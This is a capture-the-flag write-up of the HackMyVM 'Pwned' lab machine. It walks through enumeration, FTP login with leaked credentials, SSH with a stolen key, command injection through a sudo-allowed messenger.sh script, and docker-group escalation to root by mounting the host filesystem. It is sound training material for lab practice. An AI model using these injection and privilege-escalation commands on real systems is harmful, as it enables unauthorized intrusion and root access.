[HMV] Pwned
Table of Contents
https://downloads.hackmyvm.eu/pwned.zip
Enumeration#
nmap -sV -p- target.local

# ...
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
nmap has shown that there are basic services running on the target machine, with ftp being quite interesting.
ftp#
Initially, I wasn’t able to login anonymously to the FTP server. That would be too easy.
http#

On the port 80, there was only a static website stating that a person named Annlynn defaced the web app.

 They also hid a message in the page source:
I was curious if there were any other subdirectories on this HTTP server, so I ran gobuster:
gobuster dir -u target.local -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# ...
/nothing              (Status: 301) [Size: 314] [--> http://target.local/nothing/]
/server-status        (Status: 403) [Size: 277]
/hidden_text          (Status: 301) [Size: 318] [--> http://target.local/hidden_text/]
gobuster found 3 interesting places to check (listed above) with /nothing and /hidden_text being quite interesting.
/hidden_text- an FTP resource listing asecret.dic(dictionary) file that might prove useful later.
/nothing#


This path shown an FTP listing only the nothing.html file. The nothing.html itself revealed another message from Annlynn:
/hidden_text#
At this path I saw yet another FTP listing with a secret.dic dictionary that proven useful with gobuster.
gobuster dir -u target.local -w secret.dic

# ...
//pwned.vuln          (Status: 301) [Size: 317] [--> http://target.local/pwned.vuln/]
This way I found a PHP-based login form, and its source code revealed some credentials:


I’ve tried a bunch of payloads with Burp’s Repeater, but these credentials didn’t work on this page. I’ve double checked if providing a request without submit parameter would result with Invalid Creds, but it didn’t.
Out of ideas, I tried the credentials with the aforementioned ftp service.
Exploitation#
ftp#
Thanks to the credentials I have found up to this point, I was able to login into FTP server and see its contents:

I retrievied note.txt and id_rsa from FTP:
Wow you are here

ariana won't happy about this note

sorry ariana :(
Having a note that mentions ariana and the id_rsa led me to assumption that maybe I could log in to her account over SSH:
chmod 400 id_rsa # I had to change the permissions first
ssh -i id_rsa ariana@target.local
It worked well 💪
ssh#
Ariana had 2 files in her ~, one of which (user1.txt) having first user flag.
# user1.txt

congratulations you Pwned ariana

Here is your user flag ↓↓↓↓↓↓↓

<redacted>

Try harder.need become root
ariana-personal.diary#
# ariana-personal.diary

Its Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she resposible for the issue.
It felt kinda unethical to read someones diary, but we have what we have. ariana-personal.diary mentioned Selena and Ajay - I started wondering if I could impersonate them 🤔
/home#
Changing directory to /home revealed that in fact there are 2 other users on this server (selena and ftpuser I’ve been using before).
But there was another interesting file named messenger.sh
messenger.sh#
initially it didn’t seem interesting as any content would go to /dev/null.
#!/bin/bash

# Listing redacted for clarity
users=$(cat /etc/passwd | grep home |  cut -d/ -f 3)
echo "$users"

read -p "Enter username to send message : " name
read -p "Enter message for $name :" msg

echo "Sending message to $name "

$msg 2> /dev/null

echo "Message sent to $name :) "
After a short while I realised that putting bash as $msg allowed me to spawn another shell session.
💡 Tip
This command would spawn a fully featured shell via the
messenger.sh:python3 -c 'import pty;pty.spawn("/bin/bash")'
This made me thinking if I can use the messenger.sh script as another user 🤔
I checked if ariana is allowed to run any commands as another user without password:
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
💡
sudo -lThis one is used to list all the administrative commands that the current user can issue according to its configuration in
/etc/sudoers
This way I realised I can run messenger.sh as selena without her password.
sudo -u selena /home/messenger.sh

In selena’s ~ I saw yet another diary file and user2.txt containing the second user flag for this CTF. But the goal was to obtain the root’s flag. Unfortunately selena wasn’t that privileged either.
I’ve been thinking for a longer while how can I access /root to no avail. Then I went over all the steps I did once more and realised that selena (contrary to ariana) is in docker group, which was great!
Priv Esc#
docker#
As described in GTFOBins, in misconfigured systems docker might allow to mount the whole host filesystem after spawning an interactive shell:
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

\# whoami
root
Pwned?#
cat /root/root.txt
<redacted>

You found me. i dont\'t expect this (◎ . ◎)
# ...
Pwned.